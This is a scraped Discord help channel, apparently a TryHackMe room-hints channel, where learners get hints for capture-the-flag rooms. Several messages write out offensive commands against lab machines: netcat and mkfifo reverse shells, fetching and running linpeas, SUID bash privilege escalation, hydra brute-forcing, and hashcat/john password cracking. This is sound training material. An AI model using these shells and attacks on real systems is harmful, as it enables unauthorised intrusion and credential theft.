#room-hints
1 messages · Page 107 of 1
 clear hill
One more question?
Is my bash too new? (I updated this week)
[james@ip-10-10-11-252 ~]$ ./bash
./bash: /lib64/libtinfo.so.6: no version information available (required by ./bash)
./bash: /lib64/libc.so.6: version `GLIBC_2.33' not found (required by ./bash)
[james@ip-10-10-11-252 ~]$

 lost spoke
So, I'm on task 4 of Network Services 2. And I ran into an issue. Everything went well until running the SUID bit bash. Can anyone see what I'm doing wrong? Maybe a hint towards it?

Tried redownloading the file, and starting again. Rebooted both kali and the other machine. No luck
clear hill
@lost spoke I think it’s because the file isn’t owned by root
lost spoke
I think that's why I need to set SUID bit, which I did...if I understand correctly.
clear hill
The SUID bit executes the file as the owner of the file.
I’m your case, cappuccino is the owner so it executes as the cappuccino user
Try chown root bash
clear hill
At least yours might execute. Mine is missing glibc for some reason. 😞
lost spoke
😮 Hm...Easy install
clear hill
I hope it works for you @lost spoke
clear hill
No problem!
 sturdy hearth
clear hill
At least yours might execute. Mine is missing glibc for some reason. 😞
sturdy hearth
clear hill
At least yours might execute. Mine is missing glibc for some reason. 😞
You could have used the one already present on the target machine🤷♂️
cp `which bash` .
@sturdy hearth It wouldn't let you copy on the target machine. I tried that first but ended up going with an older Kali VM for the root flag.
 hard axle
Morning,
Room: Linux Fundamentals Part 2
Task 5
Q: Output the contents of "important", what is the flag?
I have done "su user2" and switched but I cannot access the file "Important" and just keep getting "cannot access 'important' : No usch file or directory"
 tranquil parcel
hard axle
Morning,
Room: Linux Fundamentals Part 2
Task 5
Q: Output the contents of "impo...
tranquil parcel
hard axle
Morning,
Room: Linux Fundamentals Part 2
Task 5
Q: Output the contents of "impo...
are you in the same directory as the file you are trying to access?
hard axle
pretty sure I was id cd upto "home" and tried? (Iv'e run out of machines for today anyway)
tranquil parcel
the file is not in the home directory, it's in ||/home/tryhackme||
you need to be in the same directory or specify the file path in your command
hard axle
so I was in|| /home/user2|| as the permissions are for user2?
tranquil parcel
it's a little confusing, but if you look for the file with ls -la it's not there and it can be found in that other directory
 white salmon
Hi. For password attacks task 8 question 4 I tried: hydra -l burgess -P out.txt 10.10.135.204 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:Incorrect username or password." -f -t 64
BUT IT DOES NOT WORK. Any help`?
yes all is right
for this reason I am asking for hints
I already added it. and it is not working
0 valid passwords found is the answer
 grim flame
hello all
i need some help with the burp suite repeater
when i click on the render view
it says
"Embedded browser initialization failed"

 junior wave
What room is this for?
 midnight rivet
it's not a specific room but it's machine on my VMware "generel question"
junior wave
midnight rivet
it's not a specific room but it's machine on my VMware "generel question"
This channel is for room hints only, general question go in #general
midnight rivet
okay, got it
white salmon
Hi. For password attacks task 8 question 4 I tried: hydra -l burgess -P out.txt 10.10.135.204 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:Incorrect username or password." -f -t 64 -v But hydra takes so much time and at the end it is written: "no valid password"
are you sure that the hint "use John's Single-Extra rule" is right?
white salmon
at first the clinic list: cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/
and then I expanded it with the rules: john --wordlist=clinic.lst --rules=Single-Extra --stdout
 nimble birch
Hi, anyone can help me regarding an error message on Bloodhound "Post Exploitation Basics" room? This is the first time I've encountered this
. I've used the provided Sharphound script to gather information regarding the domain. After I import the whole zip file I got this error ""File created from incompatible collector""
Oh that was about using the "Import Graph" function.
nimble birch
Nvm I figured this one
white salmon
Hi, sorry if this question is a bit obvious.. I am in the Burpsuite room, I went through the installation guide and then stopped my machine as I had to go out.
Do I have to download and configure foxy proxy with burpsuite every time I use thm's kali or attackboxes?
 cedar anvil
white salmon
Hi, sorry if this question is a bit obvious.. I am in the Burpsuite room, I went...
cedar anvil
white salmon
Hi, sorry if this question is a bit obvious.. I am in the Burpsuite room, I went...
no, you only have to configure those after resets as everything gets wiped :)
also, I think the installation guide is for your own local machine 🤔
 uneven frigate
Why can’t I join general voice chat
cedar anvil
!docs verify
 proud scarabBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
cedar anvil
uneven frigate
Why can’t I join general voice chat
you have to verify your thm profile ^
white salmon
cedar anvil
no, you only have to configure those after resets as everything gets wiped \:)
Hi, thanks very much for the reply. Yes it did mention that it was for my local machine, but when I opened Firefox in thm's kali box it didn't seem to have foxy proxy so I followed the installation guide anyway. Thanks again for the help!
 green minnowBOT
Gave +1 Rep to @cedar anvil
uneven frigate
Kk thanks
white salmon
@stuck fractal I've pinged Ben also, but this is being spread in multi channels.
 plush girder
can someone help me with room blue, i'm having problems with jtr
 left thunder
plush girder
can someone help me with room blue, i'm having problems with jtr
left thunder
plush girder
can someone help me with room blue, i'm having problems with jtr
Problems with what ?
plush girder
i got hashdump from a the system, i used wordlist mode in jtr,
can i send screen shots ?
left thunder
plush girder
can i send screen shots ?
You will have to verify first in order to be able to send screenshots
!docs verify
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
plush girder
is this the correct way to save hashes ?
 left thunder
plush girder
is this the correct way to save hashes ?
left thunder
plush girder
is this the correct way to save hashes ?
I think John is capable of processing the hash like that. But in case it's not, use the hash between the 3rd and 4th :
plush girder
ffb4 .......right ?
left thunder
plush girder
ffb4 .......right ?
Yes
plush girder
this was what i got before
 left thunder
plush girder
this was what i got before
left thunder
plush girder
this was what i got before
It seems you have not specified the format. So john even suggested you what format to specify in case it's not working, as it got detected as LM, but in case it's NT, it's not going to work without specifying that
plush girder
left thunder
It seems you have not specified the format. So john even suggested you what form...
i tried NT, it says no password cracked
left thunder
plush girder
i tried NT, it says no password cracked
Could you show a screenshot ?
Also copy paste the full line from your previous screenshot pls, so I can try myself
 left thunder
plush girder
left thunder
plush girder
It cracked the hash, look at the results of the first command in that screenshot
left thunder
plush girder
i'm sorry for the disturbance
There was no disturbance, so all good. You are welcome
 steady stratus

 hallow tinsel
Can I ask someone for a sanity check? I almost got the john user. Thanks

 rigid birch
is getting "Warning: UTF-16 BOM seen in wordlist. File may not be read properly unless you re-encode it." - an issue with the wordlist or the john command / unshadow file im using?
sorted it out
turns out the wordlist was in .txt.gz format, needed to just gunzip it and use .txt not .txt.gz - incase anyone else encounters this
 solar forge
In the room Ignite i was able to exploit the CVE and get some sort of a shell inside the web server as wwwdata, but now i dont know how to proceed
i tried getting a reverse shell but when i try to establish it the connection cuts down immediately

i can't sudo -l to try and privesc to root
i tried going around directories but can't seem to find anything interesting
 glass river
Tried to run linpeas?
glass river
Yup it enumarates potontial priv esc
glass river
Check if there is wget
solar forge
uhm
 alpine kestrel
wget or curl can work to get files to the server
stabilising the shell will also let you copy and past code into it
glass river
On the machine you are attacking, also it's good practice to stabilize the shell with python if python is installed
alpine kestrel
but doing that with linpeas is not worth it
solar forge

GitHub
PEASS - Privilege Escalation Awesome Scripts SUITE (with colors) - PEASS-ng/linPEAS at master · carlospolop/PEASS-ng
?
in the machine
solar forge
alpine kestrel
stabilising the shell will also let you copy and past code into it
how can i do so
alpine kestrel
solar forge
how can i do so
# Use a linpeas binary
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
for how to wget linpeas
solar forge
cause i just searched for fuel cms vulnerabilities found the one that applied and used an exploit
solar forge
alpine kestrel
for how to wget linpeas
alright im trying
cedar anvil
alpine kestrel
```
# Use a linpeas binary
wget https://github.com/carlospolop/PEASS-ng/releases...
uh, but target machines don't have internet so you can't directly run these commands , can't you?
alpine kestrel
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo;fg
``` for stabilising the shell.... you could also replace python3 with python2 or python depending on the systemyuup trues
hence why using python3 -m http.server $port in a folder on your attack machine where you have linpeas stored is better
glass river
alpine kestrel
```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
st...
You also have to replace it with the full path to the binary in certain case
alpine kestrel
oh yeah bad idea to try and wget something if you can't ctrl + c the command
 alpine kestrel
what room is this???
 alpine kestrel
shadow think they recognise that exploit and it not really working as intended
cedar anvil
solar forge
it's better to recieve a proper shell with nc as that script is just doing rce
solar forge
ok...
cedar anvil
setup a nc listener nc -lnvp 1234
solar forge
let me google rce real quick
solar forge
cedar anvil
setup a nc listener `nc -lnvp 1234`
alright
glass river
solar forge
let me google rce real quick
remote code execution
cedar anvil
and run nc <your-local-ip> 1234 -e /bin/bash
solar forge
already tried, now im going to make you see
cedar anvil
cedar anvil
and run `nc <your-local-ip> 1234 -e /bin/bash`
on the rce you hvae
solar forge
yeah gimme a sec
it doesn't even see it lol
before it was able to connect for a split second and then terminate
now not even that
solar forge
solar forge
here was before
cedar anvil
solar forge
before it was able to connect for a split second and then terminate
yeh, that's the problem, the're highly unstable
solar forge
here's after
 cedar anvil
solar forge
here's after
cedar anvil
solar forge
here's after
try running the python script again and then the nc command
solar forge
cedar anvil
try running the python script again and then the nc command
not working
/bin/bash | nc <local_ip> 1234 worked before
but for a moment
cedar anvil
solar forge
not working
can you show the error?
solar forge
glass river
Maybe you should try to upload a php reverse shell ?
i don't exactly have a form for injection i think?
CVE-2018-16763 : FUEL CMS 1.4.1 allows PHP Code Evaluation via the pages/select/ filter parameter or the preview/ data parameter. This can lead to Pre-Auth Remote Code Execution.
this is the cve
solar forge
cedar anvil
can you show the error?
there's no error it just doesnt establish the connection lol
glass river
solar forge
i don't exactly have a form for injection i think?
No like you could wget a php reverse shell
GitHub
Contribute to pentestmonkey/php-reverse-shell development by creating an account on GitHub.
cedar anvil
solar forge
there's no error it just doesnt establish the connection lol
strange
solar forge
glass river
No like you could wget a php reverse shell
ok so i
GitHub
Contribute to pentestmonkey/php-reverse-shell development by creating an account on GitHub.
on the rce?
well i tried and it stopped giving me the cmd
like it's frozen
solar forge
ahahah
i tried pasting the first liner
with python 1 2 3
and then after none had worked i tried pasting it all
solar forge
i tried
but it just like freezes
i don't think it's really downloading it
my head's exploding lol
glass river
That's strange tbh lol
solar forge
not yet
if you have suggestions im open to hear it ahah
i got so far for the first time on an easy ctf
the time i will be able to complete one entirely on my own will be a wonderful day
solar forge
solar forge
In the room Ignite i was able to exploit the CVE and get some sort of a shell in...
read from here
glass river
First, when trying to fetch the php shell, do you have a python http server fired up on your machine
solar forge
nope
never done reverse shell with php
i remember something with simple_HTTP
yep
still here and running
10.8.54.219
1234
still listening
YOO
WTF
HOW
EXPLAIN
NOW
you just remove some tmp files
tf
 obtuse brook
Hmm, making a pipe file, piping a shell into it.. feeding nc through that.
Nah every semi colon is a new line in the shell.
So the first rm is just to make sure that the file doesn't already exist.
solar forge
wow
obtuse brook
Then you make a fist-in-first-out (pipe) file.
solar forge
i have to go eat for a while, thanks for all the help
obtuse brook
Then read that file into a shell via pipeline
solar forge
i'll be back in a 30 mins
obtuse brook
Redirect interactive to netcat
solar forge
cause even tho i have a shell
obtuse brook
and finally pump netcat back into the fifo.
glass river
Don't worry we will help you with that lmao
obtuse brook
Sometimes folks get together and stream these challenges in the voice rooms below. It's honestly fun to work through these together 😄
glass river
Well was planing to do it one day
glass river
Alright so
glass river
Well you can check a lot of things
glass river
solar forge
linpeas?
Yeah but before this do some more manual enum
Like check for files with suid bit set
solar forge
mmm
glass river
Check also what program are runing with ps
solar forge
you're right
glass river
ps -e
glass river
solar forge
how do i search for programs with suid
find / -perm /4000 2>/dev/null
You should also browse around the file
glass river
You are in a www/html file or smth?
glass river
Well cd on the website directory
glass river
flag.txt?
solar forge
yes
glass river
Yeah you get it when you get the rev shell
Now you have to find root.txt by doing a privesc
solar forge
i still need to understand how that command from before worked
but oh well
yeah so things with suid bit set are this
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
thank you!
green minnowBOT
Gave +1 Rep to @burnt rivet
solar forge
well there's a whole lot to unpack
 glass river
You should browse the website files a bit more, in what type of file do you think you can maybe get sensitive info's?
solar forge
i already did the linux fundamentals, but will give a try to the what the shell, thanks again :)
solar forge
glass river
You should browse the website files a bit more, in what type of file do you thin...
like on the website or just wwwdata
that s the target machine
glass river
solar forge
like on the website or just wwwdata
in /var/www/html
solar forge
ok so
readme isn't all that much
robots.txt i already saw with gobuster
index is the index
alright
i just don't really know what to search
like in the / directory
there is a lot of stuff
but nothing seems interesting
glass river
solar forge
but nothing seems interesting
Remember patience and enumeration is the key
But you really have to think about it, in a website in what file would i expect to find sensitive data in it?
solar forge
i've been looking at it for a couple minutes already
don't know what i'm supposed to see
maybe i have to find database.php
APPPATH.'config/database.php'
it's telling me it's here
glass river
cat it
solar forge
cant find it
glass river
What do you mean?
solar forge
i found this inside of the code in /fuel/codeigniter/database/DB.php
but i cant find /config/database.php
this can't be that hard
glass river
One hint, read the default landing page
solar forge
glass river
Why would you lol
yh im stupid ahha
glass river
solar forge
yh im stupid ahha
Nah don't say this
But really, it's easier than you think
solar forge
i've cat the database.php
glass river
You know what you have to do now :)
glass river
Just don't show the passwd lol
solar forge
mb
solar forge
solar forge
i cant su root
it says it must be run from a terminal
glass river
solar forge
it says it must be run from a terminal
Show your error
solar forge
$ su root
su: must be run from a terminal
am doing rn
mmm
so i need to upgrade my shell?
searching how to
glass river
solar forge
searching how to
With python
 glass river
Lmaooooo
solar forge
it's ya boi
solar forge
omg finally
im root
after a couple hours
i finally managed to do it
thank you guys :)))
glass river
GG and no problem :)
solar forge
glass river
1337 hacker
mmm
leet hacker
alright i'm gonna learn more about shells
since all this nc and upgrading 3 times a shell was quite complicated
also enumerating i need to improve
oh well
it's subscription only
nah it's fine
i'll do another ctf before going to bed
ty :D
glass river
Have fun :)
solar forge
ty :))
hallow tinsel
Is this room broken? I can't get the user john after running pspy64 and seeing the payload work. Can i dm someone for a sanity check? https://tryhackme.com/room/enterprize
 celest sky
Hello, i'm currently working on the 7th task of the Windows Fundamentals 1 room. In the middle of the explanations, they say
Log in as the standard user and try to install this program. To do this, you can remote desktop into the machine as the standard user account.
Note: You have the username and password for the standard user. It's visible in lusrmgr.msc.
But I don't see the password of any users. Also, what is the standard user? Is it the one called DefaultAccount ?

 near shoal
let me know when you have a minute for a quick dm sometime 🙂
 safe arch
anyone got a hint on the priv esc part of overpass3
 gusty kite
safe arch
anyone got a hint on the priv esc part of overpass3
gusty kite
safe arch
anyone got a hint on the priv esc part of overpass3
||network mount points||
 wanton cliff
Can I get a hint for Network Services > Exploiting Telnet > Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.
I'm not sure how to look for this, but I feel like I've missed something when scanning back through old tasks
wanton cliff
I realize this task doesn't need an answer, but I am not sure how to check to see if something is being run as a system command.
Oh 🤦♀️ . I thought there was something I might have missed in the intro to Linux section. Thank you @burnt rivet !
green minnowBOT
Gave +1 Rep to @burnt rivet
 candid heart
Why cant I navigate to the hydra website? I'm getting "This site can’t be reached10.10.85.80 took too long to respond."
I realized I had to connect it on the VM and not my regular pc 😂
I think I was braindead for a moment
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 silk oracle
Hello. Can I please get a hint for Buffer Overflows (bof1) Task 7. I believe I've found the correct memory address of the special function and I know the number of chars to cause an overflow, but I can't get the special function to trigger.
silk oracle
silk oracle
Hello. Can I please get a hint for Buffer Overflows (bof1) Task 7. I believe I'v...
I figured it out. For anyone else who may need a hint for this task, check out this video from CryptoCat. https://www.youtube.com/watch?v=E4ZWJsGySoY
3rd video from the "Practical Buffer Overflow Exploitation" course covering the basics of Binary Exploitation. In this video we'll exploit a buffer overflow vulnerability and redirect the flow of execution to a function of our choice (return to win). We'll use checksec, ghidra, pwndbg and create a couple of pwntools scripts, automating finding t...
 alpine inlet
hello in the CC pen testing room, i am asked to set the host and listening address in metasploit. i set the port to 80 which is specified but I do not know which listening address to set and which host as it is not stated. appreciate the help
I know the set RHOSTS and set LHOSTS commands but not sure what exact values i need to specify
tranquil parcel
rhost is the remote host = target you are attacking so, you'll find the ip on the active machine information
lhost is your listening = local / attacking machine, if you are using attackbox it's the eth0 ip of the box, if you use your own machine with openvpn it will be the tun0 ip
alpine inlet
tranquil parcel
rhost is the remote host = target you are attacking so, you'll find the ip on th...
I’m using my own machine , do I just do “set LHOST tun0”?
tranquil parcel
alpine inlet
I’m using my own machine , do I just do “set LHOST tun0”?
use the ip of that interface, you can check it with ip a | grep tun0
alpine inlet
Okay thanks @tranquil parcel
green minnowBOT
Gave +1 Rep to @tranquil parcel
 stuck fractal
alpine inlet
I’m using my own machine , do I just do “set LHOST tun0”?
stuck fractal
alpine inlet
I’m using my own machine , do I just do “set LHOST tun0”?
You can do it that way, that sets it to the tun0 interface which is equivalent to setting it to the IP for msf
 fast cave
when i use ffuf it shows no such file or directory, is there anything im doing wrong or?
ffuf -w /usr/share/wordlist/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u (machine ip)
yes yes, i put it with wordlists
i was just retyping the cmd and made a mistake there
idk i just dont understand the whole ffuf thingy, when i was learning about it, for some reason it didnt work either
and now that i have to use it, still doesnt work
of the cmd and output?
do i need to cross out machines ip or it doesnt matter?
bruh
im dumb
hold on lol
 fast cave
so in short i need to create it?
i dont really understand what the path is used for overall
yep, i know about the wordlist too but if we take the fact that i would need to use it then no, not really
but it's interesting cuz currently im doing subdomain enumeration and all went really good except for the ffuf thing
im just wondering if i skipped out on something regarding it previously?
fast cave
i dont, i actually don't even recall where anything was mentioned about the seclists
white salmon
It is, but I have seclists and it's
/usr/share/secLists
He has
/usr/share/wordlists/secLists
white salmon
I used apt
fast cave
alright, any of you got the cmd to install seclists?
white salmon
and it went to /usr/share/secLists
fast cave
this worked
 fast cave
alright, i got even in the whole directory
but still when i run the cmd it shows no such file or directory
im losing my sanity

wait hold up
cedar anvil
small 's' in seclists prolly :)
white salmon
😄
cedar anvil
white salmon
it is a small s
well, arn't you smart, now gib rep
white salmon
xrep @cedar anvil
white salmon
Oh that's strange, my plus sign has rotated 90 degrees...
fast cave
lol
fast cave
+rep @burnt rivet
green minnowBOT
Gave +1 Rep to @burnt rivet
fast cave
+rep @white salmon
white salmon
You can only give 1 rep every 5Min(s)* I think.
fast cave
alright i'll come back in 5 minutes
cedar anvil
white salmon
You can only give 1 rep every 5Min(s)* I think.
+repp 
fast cave
+rep @white salmon
green minnowBOT
Gave +1 Rep to @sage steeple
fast cave
+rep @cedar anvil
green minnowBOT
Gave +1 Rep to @cedar anvil
 craggy lynx
Hello all, l am stuck looking for my answer on Task4 in the Cross-site Scripting room. Please can someone point me in the right direction?
 sudden schooner
hi! i'm doing network services room and there is task where you have to enter nc reverse shell after getting access using telnet but reverse shell doesn't work and according to instructions it should. I've tried changing the script using online guides but still stuck.
listioner is on and it has correct port
im using machine provided by THM and I think it is eth0
ping is woring i checked it using tcpdump
no
lemme check
. RUN mkfifo /tmp/asdfg;cat /tmp/asdfg|/bin/sh -i 2>&1|nc 10.0.108.78 1234 >/tmp/asdfg; rm /tmp/asdfg
using above command still didn't work
didn't understand
changed that still no 😅
ok
nothing return on .Help
ok
fast cave
how do i save ffuf results to a text file?
 iron wigeon
fast cave
how do i save ffuf results to a text file?
iron wigeon
fast cave
how do i save ffuf results to a text file?
ffuf .... | tee <file_name>
fast cave
yeah, i need the valid thingy
how would the cmd look after i'm done with enumerating the usernames?
yeah, i guessed since you mentioned the valid thingy😄 but i need the username/password
soooo i dont think copying would help
since i need to brute
yep got it
but for some reason
the first time I ran the cmd
it showed me like how it goes through each progress
instead now it showed me this

i could've been done w/ this room so much sooner smh
@burnt rivet how do I see the matching passwords? used ffuf again
 left thunder
fast cave
<@!270909031298760705> how do I see the matching passwords? used ffuf again
left thunder
fast cave
<@!270909031298760705> how do I see the matching passwords? used ffuf again
Could you show a screenshot of your cat valid_usernames.txt?
 left thunder
fast cave
but the usernames are here
left thunder
fast cave
but the usernames are here
Uhm, well not sure what you mean with "the usernames are here" but obviously that wordlist is not right 🙂
fast cave
left thunder
Uhm, well not sure what you mean with "the usernames are here" but obviously tha...
sooo how do i solve that?
left thunder
fast cave
sooo how do i solve that?
As it's only 4 usernames, the easiest would be to just manually create a new file and write them into it
1 username per line
 fleet prairie
hi can anyone help to find the directory of Nax room of THM. using gobuster but not getting error
sudden schooner
I wasnt using .RUN, and issue is solved. Thanks alot 🙂
green minnowBOT
Gave +1 Rep to @burnt rivet
alpine inlet
Hello im in CC pen test room and set all of the required pre requisites and now im supposed to find a hidden directory in /var/nostromo/htdocs directory
however, when i look at the current directory im in, var does not contain nostromo
could it be that im not connected to the target in metasploit yet?

but i did set RPORT and set RHOST
ohh wait
the use <exploit> cmd?
or just run
okay, then whats the point of doing use <exploit> in the beginnning?
yea i did its just been a bit
so i can start running programs when it says the session has been opened right?
ok thanks @burnt rivet
green minnowBOT
Gave +1 Rep to @burnt rivet
solar forge
has someone done the lazy admin room?
I've managed to get a shell as www-data and got the user.txt flag and ||saw sql_login.txt that had the credential for logging in sql somewhere but i don't know where and also can't seem to find other ways to privesc||
cause ||even tho sudo -l shows we can sudo as root /usr/bin/perl i still don't know the password for www-data||
i just want a small hint to the right way cause i ve been stuck for 1 hour or so
but it asked me
wait a sec
imma retry
ohh
still
it doesnt allow me to ||execute all files with perl but just one specific||
wait
im ultra extra dumb
i can just ||change the contents|| right?
eheheh
thank you so much!!
lol i can't
alright alright sorry ahah
solar forge
ok
@burnt rivet i've opened || the file that can be run on perl and it creates a nc shell on root, the thing is it sends the shell to 192.168.0.192:5554 and i can't change my ip to be the private of their network can i?||
still can't nano
yes
imma retry
how
i dont know other ways
OHHHHHH
omg
finally
i'm so happy
it's the first ctf room i solve almost completely on my own
if only i didn't stop at that thing
 wheat helm
@white salmon Make sure you have the python server running on the victim machine
white salmon
i did but then it goes nowhere
so i do control C
python3 -m http.server
should i do this

what to do now
u mean this wget http://10.10.244.92:8000/.flag.txt
it says connection refused
could u solve it plz
wheat helm
They're trying to help
On the victim machine, you'll start the python server
Then on the AttackBox, you'll use the wget command
If that doesn't work, try with regular python. Instead of python3
 white salmon
omg so dumb of me but thx for ur effort
alpine inlet
hello im in CC pen test room and i connected to the host with an exploit but when i try to type a command i just receive a list of bash commands
wheat helm
white salmon
omg so dumb of me but thx for ur effort
Were you able to get it to work?
wheat helm
alpine inlet
hello im in CC pen test room and i connected to the host with an exploit but whe...
Can you share a screenshot of where you're getting stuck?
alpine inlet
wheat helm
Can you share a screenshot of where you're getting stuck?

and a lot more stuff
i ran ls btw for all that to come up
wheat helm
Also what task is this?
alpine inlet
yea i tried that I'm in /bin but when i try to get out of it it wont let me
alpine inlet
wheat helm
Also what task is this?
10
no i do pwd and it tells me its /bin
but when i do cd .. i cant get out
wheat helm
Try just switching directories
alpine inlet
you mean going into one of the sub directories in /bin?
tried that too
it just says im in /bin again when i do pwd
is it normal for metasploit to make you run commands without having that red working directory and user in the front?
or exploit rather
sturdy hearth
alpine inlet
is it normal for metasploit to make you run commands without having that red wor...
That's a shell prompt, metasploit can show you one but it would conflict with the one you get from your shell
sturdy hearth
alpine inlet
what is that??
That's to get a pty (a pseudo teletype) with bash and it shows you a prompt
alpine inlet
okay thanks
do i have to run that python command every time?
or should i be good in the future
alpine inlet
Sounds good


 ashen chasm
Hey could someone help me with this
im trying BLUE without metasploit
but it always says this to me
Target OS: Windows 7 Professional 7601 Service Pack 1
Traceback (most recent call last):
File "/home/kali/MS17-010/zzz_exploit.py", line 1057, in <module>
exploit(target, pipe_name)
File "/home/kali/MS17-010/zzz_exploit.py", line 835, in exploit
if not info['method'](conn, pipe_name, info):
File "/home/kali/MS17-010/zzz_exploit.py", line 488, in exploit_matched_pairs
fid = conn.nt_create_andx(tid, pipe_name)
File "/home/kali/MS17-010/mysmb.py", line 170, in nt_create_andx
self._last_fid = smb.SMB.nt_create_andx(self, tid, filename, smb_packet, cmd, shareAccessMode, disposition, accessMask)
File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.25.dev1+20220105.151306.10e53952-py3.9.egg/impacket/smb.py", line 3896, in nt_create_andx
if smb.isValidAnswer(SMB.SMB_COM_NT_CREATE_ANDX):
File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.25.dev1+20220105.151306.10e53952-py3.9.egg/impacket/smb.py", line 778, in isValidAnswer
raise SessionError("SMB Library Error", self['ErrorClass'] + (self['_reserved'] << 8), self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
 umbral umbra
wheat helm
If that doesn't work, try with regular python. Instead of python3
umbral umbra
wheat helm
If that doesn't work, try with regular python. Instead of python3
python3 is the 'regular' python. Kali only uses python 2 because many security tools are way behind on updating tool code.
wheat helm
Sounds good. I meant using just 'python' in the command instead.
umbral umbra
On every distro that isn't kali that links to python3
wheat helm
Ah I gotcha. Would you have to specify python2 in those cases then?
umbral umbra
You'd have to install python2 - it was deprecated over a year ago, no new updates are coming. All the linux stuff that uses python has finished migrating to 3. The only reason to use py2 at all is because projects haven't been migrated, or, in the case of exploits on exploit-db, because the product specific exploits haven't been updated.
Many of the targets of those older exploits also are outdated and EOL, so it makes sense that those exploits aren't updated.
junior wave
umbral umbra
You'd have to install python2 - it was deprecated over a year ago, no new update...
Question juun, isn't python2 and 3 compatible? I don't understand why python3 couldn't run something written in an old version of python
umbral umbra
junior wave
Question juun, isn't python2 and 3 compatible? I don't understand why python3 co...
I don't understand your question. The language is something like 85%-ish similar. Just different enough to require significant refactoring.
stuck fractal
junior wave
Question juun, isn't python2 and 3 compatible? I don't understand why python3 co...
They're not compatible. Major versions, like 2.7 to 3.0, implies breaking changes.
 crude fjord
nimble birch
Nvm I figured this one
crude fjord
nimble birch
Nvm I figured this one
how did you get it to work?
nimble birch
crude fjord
how did you get it to work?
I used the latest sharphound
the provided one on the machine is not compatible with the latest bloodhound
white salmon
Hello!
I have been doing a certain box for a while now, and I seem not to get on with it. The only clue I have found is a is an encrypted password with hashcat (shown in the picture below). Open ports are 22/80/139/445/9200/9300.
What would you start with if these was the only thing you knew?
proud scarabBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
white salmon
Sir, You are correct! Here is the picture. And to be clear, this was a .jpg file I found on Apache, so it was a screenshot posted by the admin
 iron wigeon
try to type any command on that
like id whoami ls pwd
Oh :(
I see the ncat show that they are connection...
 deep crystal
and the nc listener in the attack machine is not giving me a reverse shell
deep crystal
Fixed it, forgot to remove my entire message 🙂
alpine inlet
hello, been having some trouble with task 13 in the CC pentest room
so towards the end, im asked to crack two hashes
after doing some research , i found that its best to put hashes into a txt file and get a wordlist to crack them
so I downloaded rockyou wordlist and ran this command to output to a file
hashcat -m 0 -a 0 -o crackedhashes.txt tobehashed rockyou.txt --show
while im in the downloads directory, where all of the files reside
however , when the command finishes, the output file it creates in the downloads directory is empty, any idea what I may be doing incorrect?
cedar anvil
alpine inlet
so towards the end, im asked to crack two hashes
have you checked hashes are md5? don't use --show also, try removing the -o crackedhashes.txt tag, hashcat already is pretty verbose in it's output
alpine inlet
cedar anvil
have you checked hashes are md5? don't use `--show` also, try removing the `-o c...
have i checked if they are md5? not sure what you mean by that
do you mean through crackstation or something>
cedar anvil
alpine inlet
have i checked if they are md5? not sure what you mean by that
do hashid -m tobehashed
hashes have an algorithm with which th're made, you specify that in hashcat with -m 0 is for md5, 1000 is for ntlm, 1800 sha512crypt and so on
 alpine inlet
ill run it right now, it should be hashcat -m 0 -a 0 tobehashed rockyou.txt right?
cedar anvil
yes
green minnowBOT
Gave +1 Rep to @cedar anvil
alpine inlet
oh also
cedar anvil
🙂
alpine inlet
i tried looking at ways of just posting the hash raw into the terminal instead of inputting it through a file and it looked like it was more complicated, is there a simple way to avoid creating a file with a single hash?
cedar anvil
alpine inlet
i tried looking at ways of just posting the hash raw into the terminal instead o...
yes, at least with md5 hashcat doesn't complain
hashcat -m 0 -a 0 <raw hash> rockyou.txt
but it is better to save hashes in a file, usually
as sometimes for unusual hashes, it has trouble identifying de-limiters(where something starts ends) in raw hashes in terminal
 cedar anvil
it worked
just use --show at the end
it's already cracked the hashes so it doesn't bother, lazy sod
 dense sage
Any daily buggle hints?
Don't wanna check a writeup yet, but stuck at the beginning
found some directories, but nothing injectable
 full arch
Need a hint on vulnet internal on how to get user access (got the first two flags, but I'm struggling with getting a reverse shell)
full arch
Never mind, got it ^^
 idle flume
maybe the firewall's blocking requests for arbitrary ports
 sacred dew
Hi i'm trying to solve this room https://tryhackme.com/room/mustacchio i'm a complete beginner and i tried to follow the hints so i went in the source and looked through every files looking for user / root / flag / SUID but i found nothing that was correct i don't know what but i'm probably missing something if you anyone could give me a little hint thanks in advance !
 terse nova
sacred dew
Hi i'm trying to solve this room https://tryhackme.com/room/mustacchio i'm a com...
terse nova
sacred dew
Hi i'm trying to solve this room https://tryhackme.com/room/mustacchio i'm a com...
do you have a reverse shell??
sacred dew
nop and i don't know what it is
terse nova
sacred dew
nop and i don't know what it is
ohhhhh
terse nova
sacred dew
nop and i don't know what it is
